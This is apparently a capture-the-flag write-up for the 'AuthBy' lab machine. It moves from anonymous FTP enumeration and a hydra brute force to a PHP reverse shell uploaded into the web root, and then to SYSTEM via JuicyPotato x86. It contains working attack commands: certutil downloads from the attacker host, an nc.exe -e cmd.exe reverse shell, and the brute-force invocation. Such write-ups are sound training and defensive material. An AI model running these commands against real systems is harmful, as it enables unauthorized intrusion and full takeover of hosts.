AuthBy
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. AuthBy is a WAMP on Windows Server 2008. The FTP (zFTPServer) allows anonymous access and exposes the accounts directory (anonymous FTP); ahydrarecoversadmin/admin(brute force). That FTP account is synced with Apache's web root (port 242), so we upload a PHP webshell and run it asapache. The user holds SeImpersonatePrivilege and the OS is 32-bit, so JuicyPotato x86 gives us SYSTEM (SeImpersonate + Potato).
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The sweep finds FTP, an HTTP on an unusual port, the zFTPServer admin panel and RDP:
ping -c 1 192.168.247.46
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.247.46
PORT STATE SERVICE
21/tcp open ftp
242/tcp open http
3145/tcp open zftp-admin
3389/tcp open ms-wbt-servernmap -p21,242,3145,3389 -sCV 192.168.247.46 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
242/tcp open http Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
|_http-title: 401 Authorization Required
3145/tcp open zftp-admin zFTPServer admin
3389/tcp open ms-wbt-server Microsoft Terminal Service
| rdp-ntlm-info:
|_ NetBIOS_Computer_Name: LIVDAThe HTTP on 242 answers 401 with Basic Auth (realm=Qui e nuce nuculeum esse volt, frangit nucem!): there is a protected area.
FTP - TCP 21
Anonymous access is allowed (anonymous FTP). Walking the tree we find an accounts directory with one account file per user:
ftp 192.168.247.46 # login: anonymousftp> cd accounts
ftp> dir
dr-xr-xr-x 1 root root 512 Jan 25 06:01 backup
---------- 1 root root 764 Jan 25 06:01 acc[Offsec].uac
---------- 1 root root 1034 Feb 06 00:49 acc[anonymous].uac
---------- 1 root root 928 Feb 06 00:53 acc[admin].uacThe names acc[Offsec].uac and acc[admin].uac confirm two FTP-server users: Offsec and admin.
Exploitation
FTP brute force
With admin as a valid user, we fire hydra at the FTP and it falls to a trivial password (brute force):
hydra -l admin -P /usr/share/wordlists/rockyou.txt ftp://192.168.247.46 -I -t 64[21][ftp] host: 192.168.247.46 login: admin password: adminWritable web root via FTP
The FTP admin account is synced with Apache's web root. Listing its root shows the protected site's files, including .htaccess and .htpasswd:
ftp> dir
-r--r--r--   1 root  root   76  Nov 08  2011 index.php
-r--r--r--   1 root  root   45  Nov 08  2011 .htpasswd
-r--r--r--   1 root  root  161  Nov 08  2011 .htaccess
We download all three (mget *). The .htpasswd holds the Basic Auth hash for port 242, which cracks to the pair offsec/elite. And, crucially, we can write into that directory, which is the web root: upload a .php and Apache runs it. We upload a PHP reverse shell and call it with the protected-area credentials:
The payload comes from revshells.com, filling in our IP and port 3145 and picking the PHP Ivan Sincek variant, the one that works on Linux and Windows alike (the classic pentestmonkey one relies on /bin/sh, and the target here is a Server 2008):

IP 192.168.45.204   Port 3145
PHP Ivan Sincek
<?php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
Shell: cmd    Encoding: None
That code is saved as rev.php and uploaded over FTP:
ftp> put rev.phpWith Penelope listening on 3145 (the port baked into rev.php), we request it:
penelope
(Penelope)> listeners add -p 3145
curl -u offsec:elite "http://192.168.247.46:242/rev.php"
(Penelope)> listeners add -p 3145
[+] Listening for reverse shells on 0.0.0.0:3145 ...
[+] Got reverse shell from LIVDA~192.168.247.46-Microsoft_Windows_Server_2008_Standard_-X86-based_PC 😎 Assigned SessionID <1>

C:\wamp\bin\apache\Apache2.2.21>whoami
livda\apache
The shell runs as apache.
Local
type local.txt & whoami & ipconfig & hostname
60f19cf2953fb9bbf6cc787bb2ad2c8f
livda\apache
Privilege escalation
SeImpersonatePrivilege on x86
We check the token privileges and the system version:
whoami /priv
systeminfo | findstr /B /C:"OS Name" /C:"System Type"
SeImpersonatePrivilege        Impersonate a client after authentication   Enabled
OS Name:     Microsoftr Windows Serverr 2008 Standard
System Type: X86-based PC
SeImpersonatePrivilege lets us impersonate the token of a client that connects to us; combined with a privileged COM service, a "Potato" attack hands over SYSTEM (SeImpersonate + Potato). Since the system is 32-bit (Server 2008), the original JuicyPotato (repo) does not fit as-is: it only ships an x64 binary. The right tool is its x86 port (jp32.exe).
With nc listening on 4646 (the port in jp32's -a argument):
rlwrap nc -nlvp 4646Both binaries are prepared on the attacker box: Juicy.Potato.x86.exe from the x86 port's releases (repo), renamed to jp32.exe for convenience, and the nc.exe shipped inside the netcat-for-Windows zip. They are served over HTTP:
wget https://github.com/ivanitlearning/Juicy-Potato-x86/releases/download/1.2/Juicy.Potato.x86.exe
mv Juicy.Potato.x86.exe jp32.exe
wget https://eternallybored.org/misc/netcat/netcat-win32-1.12.zip
unzip netcat-win32-1.12.zip
python3 -m http.server 80
Archive:  netcat-win32-1.12.zip
  inflating: netcat.c
  inflating: readme.txt
  inflating: nc.exe
  inflating: nc64.exe
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
From the victim we pull them with certutil and fire with a valid CLSID:
certutil.exe -f -urlcache -split http://192.168.45.204/jp32.exe jp32.exe
certutil.exe -f -urlcache -split http://192.168.45.204/nc.exe nc.exe
.\jp32.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c C:\Windows\Temp\nc.exe -e cmd.exe 192.168.45.204 4646" -c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
Proof
type proof.txt & whoami & ipconfig & hostname
5cbb9d032e907e6c97878dddefc1b545
nt authority\system
Attack chain
FTP (21)  --  zFTPServer, anonymous access -> accounts (users Offsec, admin)
        │  hydra -> admin/admin
        │  FTP account synced with Apache's web root (242)
        │  upload rev.php -> curl -u offsec:elite -> shell
        ▼
apache  (local.txt)  [SeImpersonatePrivilege, x86]
        │  JuicyPotato x86 (jp32.exe) + CLSID -> nc.exe
        ▼
nt authority\system  (proof.txt)
Lessons learned
- Anonymous FTP shows everything. Here the
accountsdirectory revealed the server's own usernames, and with a valid name the brute force becomes targeted. Never leave the service's internal config listable. admin/adminis not a password. A hydra with rockyou pulls it in seconds. Administrative accounts need strong passwords and, better, MFA.- FTP synced with the web root = webshell upload. Being able to write a
.phpinto the directory Apache serves is direct RCE. Separating the FTP write paths from the document root would have broken the chain. - SeImpersonate on x86 is still SYSTEM. JuicyPotato in its 32-bit variant abuses the privilege just as well on older systems like Server 2008. That privilege should not be granted to an exposed web service account.